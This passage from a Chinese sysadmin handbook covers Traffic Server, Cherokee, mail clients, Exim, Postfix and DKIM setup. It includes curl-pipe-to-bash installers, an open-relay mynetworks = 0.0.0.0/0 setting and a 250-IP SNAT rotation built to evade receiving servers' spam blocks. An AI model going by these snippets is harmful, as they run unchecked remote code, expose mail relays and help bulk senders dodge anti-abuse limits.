# <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
#  "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
# <html>
#   <head>
#     <title>"} obj.status " " obj.response {"</title>
#   </head>
#   <body>
#     <h1>Error "} obj.status " " obj.response {"</h1>
#     <p>"} obj.response {"</p>
#     <h3>Guru Meditation:</h3>
#     <p>XID: "} req.xid {"</p>
#     <hr>
#     <p>Varnish cache server</p>
#   </body>
# </html>
# "};
#     return (deliver);
# }
```

第 45 章 Apache Traffic Server

1. Install

```
yum install gcc gcc-c++ make autoconf -y
yum -y install  tcl lzma tcl-devel expat expat-devel pcre-devel
perl perl-devel
```

```
cd /usr/local/src/
wget
http://mirror.bjtu.edu.cn/apache//trafficserver/trafficserver-
3.0.1.tar.bz2
tar -xvjf trafficserver-3.0.1.tar.bz2
```

```
cd trafficserver-3.0.1
./configure --prefix=/srv/trafficserver-3.0.1 && make && make
install
```

2. Configure

```
修改配置
vi records.config
  CONFIG proxy.config.proxy_name STRING cache1
### 修改成cache的server name即可
  CONFIG proxy.config.cluster.ethernet_interface STRING eth0
### 修改成需要侦听的interface名称，默认是 null
  CONFIG proxy.config.admin.user_id STRING nobody
### 用来运行 traffic server 的用户,默认是nobody
  CONFIG proxy.config.http.server_port INT 80
### traffic server 侦听的端口，默认是8080

vi cache.config
dest_domain=www.example.com scheme=http     revalidate=2h

vi remap.conf
map http://www.example.com      http://10.0.0.51  #前一个是用户访问的地址，后一个是源站点的IP，或者域名

配置变更应用生效
/srv/ts/bin/traffic_line -x

启动服务

/srv/ts/bin/trafficserver start


./traffic_shell
show
show:cache
show:cache-stats
show:proxy-stats

./logstats -i www.example.com

如果服务器down掉，默认会生成core文件，在/ts
使用

ts/bin/traffic_server -c core.1234
```

第 46 章 Cherokee

1. Installing Cherokee

```
apt-get install cherokee
```

Cherokee can be configured through a web-based control panel which we can start as follows:

```
cherokee-admin -b
```

cherokee script

```
/etc/init.d/cherokee restart
```

第 47 章 Jetty

第 48 章 Other Web Server

1. Python SimpleHTTPServer

```
python -m SimpleHTTPServer &
```

```
curl http://localhost:8000/
```

第 49 章 web 服务器排名

http://news.netcraft.com/

1. HTTP状态码

http://zh.wikipedia.org/wiki/HTTP%E7%8A%B6%E6%80%81%E7%A0%81

第 50 章 HTTP2

1. Chrome

检查你的浏览器是否支持 HTTP2 chrome://net-internals/#http2

```
HTTP/2 Enabled: true
```

表示正常

部分 V. Mail Server

第 51 章 Mail server constituent

Mail Transfer Agent (MTA) : sendmail, Postfix, and Exim

Mail Delivery Agent (MDA) : procmail and maildrop

Mail User Agent (MUA) : An e-mail client

第 52 章 mail user agent (MUA)

1. mail

mail 默认使用 sendmail 命令发送邮件

```
cat /etc/fstab | mail -s "Hello" netkiller@msn.com
```

通过SMTP发送邮件，创建 /etc/mail.rc 配置文件

```
vim /etc/mail.rc

--- 增加如下内容 ---

set from=yourname@your-domain.com
set smtp=mail.your-domain.com
set smtp-auth-user=yourname
set smtp-auth-password=yourpasswd
set smtp-auth=login
```

2. mutt - text-based mailreader supporting MIME, GPG, PGP and threading

install

```
$ sudo apt-get install mutt
```

how to use the Maildir format with the Mutt

```
$ vim ~/.muttrc

alias rooty Cron Daemony <root@netkiller>
set mbox_type=Maildir
set folder="~/Maildir"
set mask="!^\\.[^.]"
set mbox="~/Maildir"
set record="+.Sent"
set postponed="+.Drafts"
set spoolfile="~/Maildir"

mailboxes `echo -n "+ "; find ~/Maildir -maxdepth 1 -type d -
name ".*" -printf "+'%f' "`
macro index c "<change-folder>?<toggle-mailboxes>" "open a
different folder"
macro pager c "<change-folder>?<toggle-mailboxes>" "open a
different folder"
macro index C "<copy-message>?<toggle-mailboxes>" "copy a
message to a mailbox"
macro index M "<save-message>?<toggle-mailboxes>" "move a
message to a mailbox"
macro compose A "<attach-message>?<toggle-mailboxes>" "attach
message(s) to this message"
```

2.1. 发送邮件

同时携带附件.

```
mutt -s "helloworld" user@example.com -a
/opt/backup/file.tar.gz
```

2.2. 设置自定义 From

```
#设置邮件编码方式
set charset="utf-8"

#自定义发件人信息
set envelope_from=yes
set use_from=yes
set from=netkiller@netkiller.cn
set realname="Neo Chen"
```

3. alpine - Text-based email client, friendly for novices but powerful

```
$ sudo apt-get install alpine
```

4. fetchmail - SSL enabled POP3, APOP, IMAP mail gatherer/forwarder

5. GPG4WIN

http://www.gpg4win.org/

6. Evolution

http://www.gpg4win.org/

第 53 章 exim - meta-package to ease Exim MTA (v4) installation

1. install

1.1. ubuntu/debian

```
$ sudo apt-get install exim4
```

configure

```
$ sudo dpkg-reconfigure exim4-config
```

1.2. CentOS/Redhat

```
# yum install exim
# chkconfig exim on
# cp /etc/exim/exim.conf{,.original}
```

切换默认MTA

```
# alternatives --config mta

There are 2 programs which provide 'mta'.

  Selection    Command
-----------------------------------------------
*  1           /usr/sbin/sendmail.postfix
 + 2           /usr/sbin/sendmail.exim
```

```
Enter to keep the current selection[+], or type selection
number:
```

2. exim 命令

2.1. 帮助信息

```
[root@localhost ~]# exim -bV
Exim version 4.91 #2 built 22-Aug-2018 14:16:00
Copyright (c) University of Cambridge, 1995 - 2018
(c) The Exim Maintainers and contributors in ACKNOWLEDGMENTS
file, 2007 - 2018
Berkeley DB: Berkeley DB 5.3.21: (May 11, 2012)
Support for: crypteq iconv() IPv6 PAM Perl Expand_dlfunc
OpenSSL Content_Scanning DKIM DNSSEC Event OCSP PRDR
TCP_Fast_Open
Lookups (built-in): lsearch wildlsearch nwildlsearch iplsearch
cdb dbm dbmjz dbmnz dnsdb dsearch ldap ldapdn ldapm nis nis0
nisplus passwd sqlite
Authenticators: cram_md5 cyrus_sasl dovecot gsasl plaintext spa
tls
Routers: accept dnslookup ipliteral manualroute queryprogram
redirect
Transports: appendfile/maildir/mailstore/mbx autoreply lmtp
pipe smtp
Malware: f-protd f-prot6d drweb fsecure sophie clamd avast sock
cmdline
Fixed never_users: 0
Configure owner: 0:0
Size of off_t: 8
Configuration file is /etc/exim/exim.conf
```

2.2. 测试发送邮件

```
[root@localhost ~]# exim -v root
This is a test message
Ctrl + D 结束
```

```

```

2.3. 刷新邮件队列

```
exim -qff ; tail -f /var/log/exim/main.log
```

3. 配置exim

3.1. /etc/aliases 别名配置

发往root的邮件会重定向到me@example.com

```
vim /etc/aliases
root:           me@example.com
```

4. FAQ

4.1. Mailing to remote domains not supported

```
$ sudo vim /etc/exim4/update-exim4.conf.conf

#dc_eximconfig_configtype='local'
dc_eximconfig_configtype='internet'
```

第 54 章 postfix - High-performance mail transport agent

Postfix 主页

1. install

1.1. Ubuntu

```
$ sudo apt install postfix
```

configure

```
$ sudo dpkg-reconfigure postfix-config
```

1.2. CentOS

```
# yum install -y postfix
```

```
myhostname = mail.example.com
mydomain = example.com
myorigin = $mydomain
inet_interfaces = all
mydestination = $myhostname, localhost.$mydomain, localhost, $mydomain
#mynetworks = 192.168.0.0/24, 127.0.0.0/8
#relay_domains =
home_mailbox = Maildir/
```

1.3. OSCM 通过配置管理脚本安装

```
                                Postfix Install

                                # Centos Init
                                curl -s
https://raw.githubusercontent.com/oscm/shell/master/os/centos7.
sh | bash
                                curl -s
https://raw.githubusercontent.com/oscm/shell/master/os/selinux.
sh | bash
                                curl -s
https://raw.githubusercontent.com/oscm/shell/master/os/iptables
/iptables.sh | bash
                                curl -s
https://raw.githubusercontent.com/oscm/shell/master/os/ntpd/ntp
.sh | bash
                                curl -s
https://raw.githubusercontent.com/oscm/shell/master/os/ssh/sshd
_config.sh | bash

                                # Install Postfix
                                curl -s

https://raw.githubusercontent.com/oscm/shell/master/mail/postfi
x/postfix.sh | bash
```

2. 配置 Postfix

2.1. 转发配置

修改配置文件

```
                                vim /etc/postfix/main.cf

                                inet_interfaces = all

                                mydestination =

                                mydomain = example.com

                                myhostname = mail.example.com

                                mynetworks = 0.0.0.0/0

                                mynetworks_style = subnet

                                smtpd_reject_unlisted_recipient
= no

                                transport_maps =
hash:/etc/postfix/transport
```

转发配置，设置域名和地址的关系：

```
                                vim transport:

                                your.com relay: [10.10.0.1]
```

生成相应的db文件

```
                                postmap transport
```

例如当收件人为users@your.com时，postfix会将邮件转发到指定的服务器

2.2. 拒收垃圾邮件

编辑/etc/postfix/main.cf文件,在文件中添加下面一行文字，你可以把它插入到文件末尾。

```
sudo vim /etc/postfix/main.cf

smtpd_recipient_restrictions =
check_sender_access hash:/etc/postfix/check_sender_access
```

然后在/etc/postfix/目录下创建一个check_sender_access文件，内容如下

```
example.com REJECT
your.com OK

.example.com REJECT
.your.com OK

user@example.com REJECT
```

将域名的特定邮箱地址添加到黑名单,也可以将某个二级域名添加到黑名单或白名单，只要在域名前面加上一个小数点就行了。邮箱与域名后面输入OK表示将这个域名添加到白名单，域名后面添加REJECT表示将这个域名添加到黑名单。

使用postmap命令创建/etc/postfix/sender_checks.db数据库文件

```
postmap
```

```
/etc/postfix/check_sender_access
```

最后重新加载Postfix配置文件

```
sudo /etc/init.d/postfix reload
```

2.3. 收件箱配置

Postfix 提供三种收件箱，第一种是Mailbox,第二种是Maildir, 第三种是Unix风格的收件想/var/spool/mail

如你有POP/IMAP服务请使用Mailbox 或者 Maildir。否则仅仅是在unix上阅读纯文本邮件可以使用/var/spool/mail

Mailbox 配置

```
home_mailbox = Mailbox
```

Maildir 配置

```
home_mailbox = Maildir/
```

传统Unix风格邮箱配置

```
mail_spool_directory =
/var/mail
```

```
mail_spool_directory =
```

```
/var/spool/mail
```

2.4. 邮件投递

邮件投递是指从你的Postfix服务器将邮件投到目的地邮件服务器，即 SMTP对SMTP，而非用户到的SMTP配置。

配置主要涉及邮件投递频率，如果过高，会被退回也可能被封锁一段时间。

```
                                    *
initial_destination_concurrency：到目标主机的初始化并发连接数。
                                    *
default_destination_concurrency_limit：初始化连接后对同一目标主机的最大并发连接数目。
                                    *
local_destination_concurrency_limit：控制对同一本地收件人的最大同时投递的邮件数目。
```

默认值可以通过 $ postconf | grep local_destination_concurrency_limit 命令查看

```
                                initial_destination_concurrency
= 5

default_destination_concurrency_limit = 20

local_destination_concurrency_limit = 2
```

2.5. 队列配置

queue_run_delay 配置间隔多长时间重新发送一次deferred队列的邮件

```
                                # postconf | grep
queue_run_delay
                                queue_run_delay = 300s
```

deferred邮件队列中的生存时间

```
                                # postconf | grep
maximal_queue_lifetime
                                maximal_queue_lifetime = 5d
```

队列尺寸

```
                                # postconf | grep qmgr_
                                qmgr_clog_warn_time = 300s
                                qmgr_daemon_timeout = 1000s
                                qmgr_fudge_factor = 100
                                qmgr_ipc_timeout = 60s
                                qmgr_message_active_limit =
20000
                                qmgr_message_recipient_limit =
20000
                                qmgr_message_recipient_minimum
= 10
```

2.6. 客户端

smtpd_client_connection_count_limit 配置邮件客户端链接数，例如 Outlook 用户数量

```
                                # postconf | grep
smtpd_client_connection_count_limit

postscreen_client_connection_count_limit =
$smtpd_client_connection_count_limit
```

```
smtpd_client_connection_count_limit = 50
```

控制接收邮件频率

```
                                # postconf | grep
smtpd_client_connection_rate_limit

smtpd_client_connection_rate_limit = 0
```

2.7. SMTP 发送权限相关配置

```
neo@netkiller ~ % postconf -n|egrep
'smtpd_recipient_restrictions|smtpd_relay_restrictions'
smtpd_recipient_restrictions = permit_mynetworks
smtpd_relay_restrictions = permit_mynetworks
permit_sasl_authenticated defer_unauth_destination
permit_inet_interfaces
```

3. aliases

查找别名文件地址

```
# postconf alias_maps
alias_maps = hash:/etc/aliases
```

增加别名

```
# vim /etc/aliases

neo: netkiller@msn.com
```

newaliases - rebuild the data base for the mail aliases file

```

```

4. dkim

DKIM(DomainKeys Identified Mail) 是一种电子邮件的验证技术，使用密码学的基础提供了签名与验证的功能。DKIM 能增加你邮件的信任度。

安装 OpenDKIM 环境是CentOS 7

```
yum install -y opendkim
```

查看配置文件

```
[root@mail.netkiller.cn ~]# egrep -v
"^#|^$" /etc/opendkim.conf
PidFile /var/run/opendkim/opendkim.pid
Mode sv
Syslog yes
SyslogSuccess yes
LogWhy yes
UserID opendkim:opendkim
Socket inet:8891@localhost
Umask 002
SendReports yes
SoftwareHeader yes
Canonicalization relaxed/relaxed
Selector default
MinimumKeyBits 1024
KeyFile
/etc/opendkim/keys/default.private
KeyTable /etc/opendkim/KeyTable
SigningTable
refile:/etc/opendkim/SigningTable
InternalHosts
refile:/etc/opendkim/TrustedHosts
OversignHeaders From
```

生成公钥和私钥example.com 替换成你的域名

```
                        mkdir /etc/opendkim/keys/example.com
                        opendkim-genkey -D
/etc/opendkim/keys/example.com/ -d example.com -s default
                        chown -R opendkim:
/etc/opendkim/keys/example.com
                        ln -s
/etc/opendkim/keys/example.com/default.private
/etc/opendkim/keys/default.private
```

将你域名example.com添加到/etc/opendkim/KeyTable格式如下:

```
                        default._domainkey.example.com
example.com:default:/etc/opendkim/keys/example.com/default.priv
ate
```

接下来修改 /etc/opendkim/SigningTable 并添加如下记录

```
                        *@example.com
default._domainkey.example.com
```

添加信任主机到/etc/opendkim/TrustedHosts，通常是 example.com / mail.example.com

```
                        example.com
                        mail.example.com
```

注意：TrustedHosts 是发送邮件机器的IP，不是邮件服务器的IP，例如你的WEB服务器连接到邮件服务器发送电子邮件，那么 TrustedHosts 就是你的WEB服务器IP地址。

至此 opendkim 已经配置完毕。

现在需要配置域名TXT记录解析，开打文件 /etc/opendkim/keys/example.com/default.txt 参照下面配置

```
                        cat
/etc/opendkim/keys/example.com/default.txt
                        default._domainkey IN TXT ( "v=DKIM1;
k=rsa; "

"p=MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQC5anjIUkTgJT8DSBL2tiyd
i6DZLIMnPnveFBcyKshwIuGeRzIN2PwQW5F/bvQWdatPLGuw0w5mKXtATJtarbW
Xy89BgjcJgAGrPSr8GdzsNH0RXRqTy1A21BQyGER3Mx2Fbr6J62reTG2i7jY0w3
/cxzuFIGlSn/RP/KrlMze4zQIDAQAB" ) ; ----- DKIM key default for
example.com
```

接下来配置postfix把OpenDKIM整合到Postfix修改/etc/postfix/main.cf

```
                        smtpd_milters = inet:127.0.0.1:8891
                        non_smtpd_milters = $smtpd_milters
                        milter_default_action = accept
                        milter_protocol = 2
```

启动 opendkim，重启 postfix

```
                        systemctl enable opendkim.service
                        systemctl start opendkim.service
                        systemctl restart postfix.service
```

检查opendkim状态与端口

```
                        # systemctl status opendkim.service
                        ● opendkim.service - DomainKeys
Identified Mail (DKIM) Milter
                        Loaded: loaded
(/usr/lib/systemd/system/opendkim.service; enabled; vendor
```

```
preset: disabled)
                        Active: active (running) since Thu
2016-08-25 02:07:42 EDT; 6s ago
                        Docs: man:opendkim(8)
                        man:opendkim.conf(5)
                        man:opendkim-genkey(8)
                        man:opendkim-genzone(8)
                        man:opendkim-testadsp(8)
                        man:opendkim-testkey
                        http://www.opendkim.org/docs.html
                        Process: 12577
ExecStart=/usr/sbin/opendkim $OPTIONS (code=exited,
status=0/SUCCESS)
                        Main PID: 12578 (opendkim)
                        CGroup: /system.slice/opendkim.service
                        └─12578 /usr/sbin/opendkim -x
/etc/opendkim.conf -P /var/run/opendkim/opendkim.pid

                        Aug 25 02:07:42 localhost.localdomain
systemd[1]: Starting DomainKeys Identified Mail (DKIM)
Milter...
                        Aug 25 02:07:42 localhost.localdomain
systemd[1]: Started DomainKeys Identified Mail (DKIM) Milter.
                        Aug 25 02:07:42 localhost.localdomain
opendkim[12578]: OpenDKIM Filter v2.10.3 starting (args: -x
/etc/opendkim.conf -P /var/run/opendkim/opendkim.pid)


                        # ss -lnt |
                        grep 8891
                        LISTEN 0 128 127.0.0.1:8891 *:*
```

4.1. 增加域名

创建证书

```
                                mkdir
/etc/opendkim/keys/mydomain.com
                                opendkim-genkey -D
/etc/opendkim/keys/mydomain.com/ -r -d mydomain.com
                                chown -R opendkim:
```

```
/etc/opendkim/keys/mydomain.com
```

配置 KeyTable

```
                                default._domainkey.mydomain.com
mydomain.com:default:/etc/opendkim/keys/mydomain.com/default.pr
ivate
```

配置 SigningTable

```
                                *@mydomain.com
default._domainkey.mydomain.com
```

4.2. 测试

/var/log/maillog

```
Aug 26 03:02:03 localhost postfix/smtpd[5837]: connect from
unknown[155.133.82.144]
Aug 26 03:02:03 localhost opendkim[5762]: configuration
reloaded from /etc/opendkim.conf
Aug 26 03:02:04 localhost postfix/smtpd[5837]: lost connection
after AUTH from unknown[155.133.82.144]
Aug 26 03:02:04 localhost postfix/smtpd[5837]: disconnect from
unknown[155.133.82.144]
Aug 26 03:02:09 localhost postfix/smtpd[5837]: connect from
unknown[202.130.101.34]
Aug 26 03:02:10 localhost postfix/smtpd[5837]: 27EEC802C1C5:
client=unknown[202.130.101.34]
Aug 26 03:02:10 localhost postfix/cleanup[5843]: 27EEC802C1C5:
message-id=<1770496307.0.1472194929612@Server>
Aug 26 03:02:10 localhost opendkim[5762]: 27EEC802C1C5: DKIM-
Signature field added (s=default, d=mydomain.com)
Aug 26 03:02:10 localhost postfix/qmgr[4605]: 27EEC802C1C5:
from=<neo@netkiller.cn>, size=531, nrcpt=1 (queue active)
Aug 26 03:02:10 localhost postfix/smtpd[5837]: disconnect from
```

```
unknown[202.130.101.34]
Aug 26 03:02:10 localhost postfix/smtp[5844]: connect to gmail-
smtp-in.l.google.com[2607:f8b0:400e:c03::1b]:25: Network is
unreachable
Aug 26 03:02:11 localhost postfix/smtp[5844]: 27EEC802C1C5: to=
<netkiller@msn.com>, relay=gmail-smtp-
in.l.google.com[74.125.25.26]:25, delay=1.6,
delays=0.58/0.01/0.48/0.49, dsn=2.0.0, status=sent (250 2.0.0
OK 1472194931 om6si19759602pac.41 - gsmtp)
Aug 26 03:02:11 localhost postfix/qmgr[4605]: 27EEC802C1C5:
removed
```

查看原件原文，如果正常会显示DKIM-Filter和DKIM-Signature两项

```
Delivered-To: netkiller@msn.com
Received: by 10.28.169.3 with SMTP id s3csp180808wme;
        Fri, 26 Aug 2016 00:02:11 -0700 (PDT)
X-Received: by 10.66.10.234 with SMTP id
l10mr3141577pab.69.1472194931522;
        Fri, 26 Aug 2016 00:02:11 -0700 (PDT)
Return-Path: <neo@netkiller.cn>
Received: from mail.mydomain.com ([104.243.134.186])
        by mx.google.com with ESMTP id
om6si19759602pac.41.2016.08.26.00.02.11
        for <netkiller@msn.com>;
        Fri, 26 Aug 2016 00:02:11 -0700 (PDT)
Received-SPF: pass (google.com: domain of neo@netkiller.cn
designates 104.243.134.186 as permitted sender) client-
ip=104.243.134.186;
Authentication-Results: mx.google.com;
       dkim=temperror (no key for signature)
header.i=@mydomain.com;
       spf=pass (google.com: domain of neo@netkiller.cn
designates 104.243.134.186 as permitted sender)
smtp.mailfrom=neo@netkiller.cn
Received: from Server (unknown [202.130.101.34])
        by mail.mydomain.com (Postfix) with ESMTP id
27EEC802C1C5
        for <netkiller@msn.com>; Fri, 26 Aug 2016 03:02:09
```

```
-0400 (EDT)
DKIM-Filter: OpenDKIM Filter v2.10.3 mail.mydomain.com
27EEC802C1C5
DKIM-Signature: v=1; a=rsa-sha256; c=relaxed/relaxed;
d=mydomain.com;
        s=default; t=1472194930;
        bh=aTYsMuMwFaanDPkTLEncpu/hxKsNsCaozbJRmQJ6aho=;
        h=Date:From:To:Subject:From;

b=qPYy2TPDv+zxHQ2gqGOwVsgRm42E3p6WvSxdXgUaLtkY6LH6657cdEa96HYJL
VqHC

EygkTz+3n7WePhGH9jAJrb/PBrGIK1XVCREz4ayfUxc3QUwFSQ9o+5ULkExxdhy
RUu
         4TiCbkcUMbYI3YXJqGiU0OBCyTq655trOaWBby+k=
Date: Fri, 26 Aug 2016 15:02:09 +0800 (CST)
From: neo@netkiller.cn
To: netkiller@msn.com
Message-ID: <1770496307.0.1472194929612@Server>
Subject: =?UTF-8?B?5Li76aKY77ya566A5Y2V6YKu5Lu2?=
MIME-Version: 1.0
Content-Type: text/plain; charset=UTF-8
Content-Transfer-Encoding: base64

5rWL6K+V6YKu5Lu25YaF5a65
```

5. Rspamd

Rspamd是一个反垃圾邮件系统，因为使用事件模型和正则表达式优化，其设计工作速度比SpamAssassin还 要快。目前推出的功能：regexp规则过滤的不同部分的信息;一些内置的功能分析的信息;模糊哈希支持; SURBL滤波器;电子邮件和性质表支持;控制界面进行远程管理和统计信息收集，一个Perl和卢阿插件系统;统计支持（定向结构刨花板/簸扬）;兼容SpamAssassin ;和一个客户端程序的电子邮件扫描。类似的规则， rspamd约10倍SpamAssassin 。

6. /var/log/maillog

邮件正常发送时的日志

```
# grep '7905611F797'  maillog
Nov  2 16:07:58 smtp2.example.com postfix/pickup[7377]:
7905611F797: uid=0 from=<root>
Nov  2 16:07:58 smtp2.example.com postfix/cleanup[7683]:
7905611F797: message-id=
<20151102080758.GA7677@smtp2.example.com>
Nov  2 16:07:58 smtp2.example.com postfix/qmgr[21697]:
7905611F797: from=<root@mail2.example.com>, size=461, nrcpt=1
(queue active)
Nov  2 16:08:08 smtp2.example.com postfix/smtp[7674]:
7905611F797: to=<skyline.chen@icloud.com>,
relay=mx3.mail.icloud.com[17.172.34.64]:25, delay=10,
delays=0.04/0/6.2/4.1, dsn=2.5.0, status=sent (250 2.5.0 Ok.)
Nov  2 16:08:08 smtp2.example.com postfix/qmgr[21697]:
7905611F797: removed
```

被封IP地址

```
Nov  2 15:25:57 smtp2.example.com postfix/cleanup[6993]:
C17AC11F78C: message-id=
<20151102072557.C17AC11F78C@mail2.example.com>
Nov  2 15:25:57 smtp2.example.com postfix/bounce[6992]:
0E6FE11F777: sender non-delivery notification: C17AC11F78C
Nov  2 15:25:57 smtp2.example.com postfix/qmgr[21697]:
C17AC11F78C: from=<>, size=17147, nrcpt=1 (queue active)
Nov  2 15:25:58 smtp2.example.com postfix/smtp[6928]:
C17AC11F78C: to=<cs@example.com>,
relay=mx.qiye.163.com[123.125.50.217]:25, delay=0.96,
delays=0/0/0.53/0.42, dsn=5.0.0, status=bounced (host
mx.qiye.163.com[123.125.50.217] said: 554 DT:SPM mx6,
Q9OowEC5hUgGEDdWRyf1AQ--.1S2 1446449158
http://mail.163.com/help/help_spam_16.htm?
```

```
ip=202.82.201.90&hostid=mx6&time=1446449158 (in reply to end of
DATA command))
Nov  2 15:25:58 smtp2.example.com postfix/qmgr[21697]:
C17AC11F78C: removed
```

发送密度过高

```
Nov  2 15:24:25 smtp2.example.com postfix/smtpd[6940]:
6D21E11F76A: client=unknown[172.18.52.137]
Nov  2 15:24:25 smtp2.example.com postfix/cleanup[6945]:
6D21E11F76A: message-id=
<17f164cf2441ad60eb2ce794db4959bf@localhost.localdomain>
Nov  2 15:24:25 smtp2.example.com postfix/qmgr[21697]:
6D21E11F76A: from=<cs@example.com>, size=15050, nrcpt=1 (queue
active)
Nov  2 15:24:25 smtp2.example.com postfix/smtp[6922]:
6D21E11F76A: lost connection with mx3.QQ.com[103.7.30.40] while
performing the HELO handshake
Nov  2 15:24:30 smtp2.example.com postfix/smtp[6922]:
6D21E11F76A: to=<1141096962@qq.com>,
relay=mx2.QQ.com[184.105.206.86]:25, delay=5.2,
delays=0.01/0/4.9/0.35, dsn=5.0.0, status=bounced (host
mx2.QQ.com[184.105.206.86] said: 550 Connection frequency
limited. http://service.mail.qq.com/cgi-bin/help?
subtype=1&&id=20022&&no=1000722 (in reply to MAIL FROM
command))
Nov  2 15:24:30 smtp2.example.com postfix/bounce[6946]:
6D21E11F76A: sender non-delivery notification: A76A511F777
Nov  2 15:24:30 smtp2.example.com postfix/qmgr[21697]:
6D21E11F76A: removed
```

虚假地址，产生 Connection timed out

```
Nov  2 16:32:21 smtp2.example.com postfix/smtp[7732]:
1DCD811F940: to=<1608014274@qqq.com>, relay=none, delay=368099,
delays=368069/0.05/30/0, dsn=4.4.1, status=deferred (connect to
```

```
qqq.com[60.190.249.48]:25: Connection timed out)
```

6.1. 计算每分钟发送数量日志统计

计算每分钟发送数量

```
                                # grep 'to=' maillog | grep
'15:25:' | wc -l
                                592
```

6.2. 虚假地址统计

计算每分钟发送数量

```
# egrep -o "to=<(.*)>, .* Connection timed out" maillog | sed -
e "s/to=<\(.*\)>.*/\1/"
```

7. Post 命令

7.1. postconf - Postfix configuration utility

Postfix 提供了postconf配置工具,配置Postfix有两种方法，第一种方法是使用文本编辑工具修改 main.cf和master.cf两个配置文件，第二种方法就是使用postconf命令

修改配置项

```
                                postconf -e
"myhostname=mail.netkiller.cn"
```

7.2. postsuper

删除队列中待发邮件

```
                                # mailq
                                -Queue ID- --Size-- ----Arrival
Time---- -Sender/Recipient-------
                                CB71F8022974 3038 Wed Oct 19
01:57:03 MAILER-DAEMON
                                (connect to
example.com[2606:2800:220:1:248:1893:25c8:1946]:25: Network is
unreachable)
                                root@example.com

                                -- 3 Kbytes in 1 Request.

                                # postsuper -d CB71F8022974
deferred
                                postsuper: CB71F8022974:
removed
                                postsuper: Deleted: 1 message

                                # mailq
```

```
Mail queue is empty
```

删除队列中所有待发邮件

```
postsuper -d ALL deferred
```

7.3. postqueue - Postfix queue control

列出队列

列出队列,等效 mailq

```
# postqueue -p
```

刷新队列

-f Flush the queue: attempt to deliver all queued mail.

```
postqueue -f
```

7.4. postmulti - Postfix multi-instance manager

绑定IP地址

将所有IP地址绑定到服务器上

```
cd
/etc/sysconfig/network-scripts

vim ifcfg-enp2s0
```

```
                                        # cat ifcfg-enp2s0
                                        TYPE="Ethernet"
                                        BOOTPROTO="none"
                                        DEFROUTE="yes"
                                        IPV4_FAILURE_FATAL="no"
                                        IPV6INIT="yes"
                                        IPV6_AUTOCONF="yes"
                                        IPV6_DEFROUTE="yes"
                                        IPV6_FAILURE_FATAL="no"
                                        NAME="enp2s0"
                                        UUID="c27c6ef8-ab82-
4019-af0a-9f3a70b2d230"
                                        DEVICE="enp2s0"
                                        ONBOOT="yes"
                                        DNS1="8.8.8.8"
                                        IPADDR="192.168.0.1"
                                        ...
                                        ...
IPADDR247="192.168.0.250"
                                        PREFIX="26"
                                        PERFIX0="24"
                                        GATEWAY="192.168.0.254"
                                        IPV6_PEERDNS="yes"
                                        IPV6_PEERROUTES="yes"
                                        IPV6_PRIVACY="no"
```

IP范围 192.168.0.1-192.168.0.250，接口是enp2s0，enp2s0:1 ~ enp2s0:250

postfix 多实例配置

初始化postfix 多实例

```
                                        postmulti -e init
```

创建postfix实例

```
                                        postmulti -I postfix-1
-G mta -e create
                                        ...
                                        ...
                                        postmulti -I postfix-
250 -G mta -e create
```

启用postfix 实例

```
                                        postmulti -i postfix-1
-e enable
                                        ...
                                        ...
                                        postmulti -i postfix-
250 -e enable
```

配置postfix实例

```
                                        postmulti -i postfix-1
-x postconf -e "master_service_disable ="
"authorized_submit_users = root" "minimal_backoff_time= 30d"
"maximal_backoff_time = 300d" "mynetworks =
127.0.0.0/8,192.168.0.0/24" "inet_interfaces = \$myhostname"
"mailbox_size_limit = 0" "message_size_limit = 0" "myhostname =
mail.example.com" "myorigin = mail.example.com" "mydomain =
example.com" "smtp_bind_address = 192.168.0.1"
                                        ...
                                        ...
                                        postmulti -i postfix-
250 -x postconf -e "master_service_disable ="
"authorized_submit_users =
                                        root"
"minimal_backoff_time= 30d" "maximal_backoff_time = 300d"
"mynetworks = 127.0.0.0/8,192.168.0.0/24" "inet_interfaces =
\$myhostname" "mailbox_size_limit = 0" "message_size_limit = 0"
"myhostname = mail.example.com" "myorigin = mail.example.com"
"mydomain = example.com" "smtp_bind_address = 192.168.0.250"
```

配置 iptables 让SMTPD发送邮件时依次轮询外发IP地址，这样就不会被封锁。

```
                                        iptables -t nat -I
POSTROUTING -m state --state NEW -p tcp --dport 25 -o eth0 -m
statistic --mode nth --every 250 -j SNAT --to-source
192.168.0.1
                                        ...
                                        ...
                                        iptables -t nat -I
POSTROUTING -m state --state NEW -p tcp --dport 25 -o eth0 -m
statistic --mode nth --every 250 -j SNAT --to-source
192.168.0.250
```

注意，不要使用下面的方式配置iptables，经过测试这种192.168.0.1-192.168.0.250方式，不会轮换IP地址。

```
                                        iptables -t nat -I
POSTROUTING -o enp2s0f0 -p tcp -m state --state NEW -m tcp -m
statistic --mode nth --every 5 --packet 0 -j SNAT --to-source
192.168.0.1-192.168.0.250
```

测试 iptables使用 curl每次请求你将看到一个全新的IP地址。

```
                                        [root@www.netkiller.cn
~]# curl http://ip.cn
                                        当前 IP：173.254.223.57
来自：美国 QuadraNet
                                        [root@www.netkiller.cn
~]# curl http://ip.cn
                                        当前 IP：173.254.223.54
来自：美国 QuadraNet
                                        [root@www.netkiller.cn
~]# curl http://ip.cn
                                        当前 IP：107.167.40.137
来自：美国
                                        [root@www.netkiller.cn
```

```
~]# curl http://ip.cn
                                                    当前 IP：173.254.223.55
来自：美国 QuadraNet
                                                    [root@www.netkiller.cn
~]# curl http://ip.cn
                                                    当前 IP：107.167.40.134
来自：美国
                                                    [root@www.netkiller.cn
~]# curl http://ip.cn
                                                    当前 IP：173.254.223.56
来自：美国 QuadraNet
                                                    [root@www.netkiller.cn
~]# curl
                                                    http://ip.cn
                                                    当前 IP：173.254.223.54
来自：美国 QuadraNet
                                                    [root@www.netkiller.cn
~]# curl http://ip.cn
                                                    当前 IP：107.167.40.132
来自：美国
                                                    [root@www.netkiller.cn
~]# curl http://ip.cn
                                                    当前 IP：173.254.223.53
来自：美国 QuadraNet
```

使用netkiller-firewall 替代原来的iptables，传统的iptables规则不容易书写，也不容易阅读。

```
                                                    # unzip firewall-
master.zip
                                                    # yum install -y
python34
                                                    # bash install.sh
                                                    # /etc/init.d/firewall
                                                    Usage:
/etc/init.d/firewall {start|stop|status|restart}
```

```
                                                    RULE=www
                                                    改为
```

```
                                        RULE=smtp

                                        # cat
/etc/init.d/firewall | grep RULE
                                        RULE=smtp


                                        # cat
/etc/sysconfig/firewall

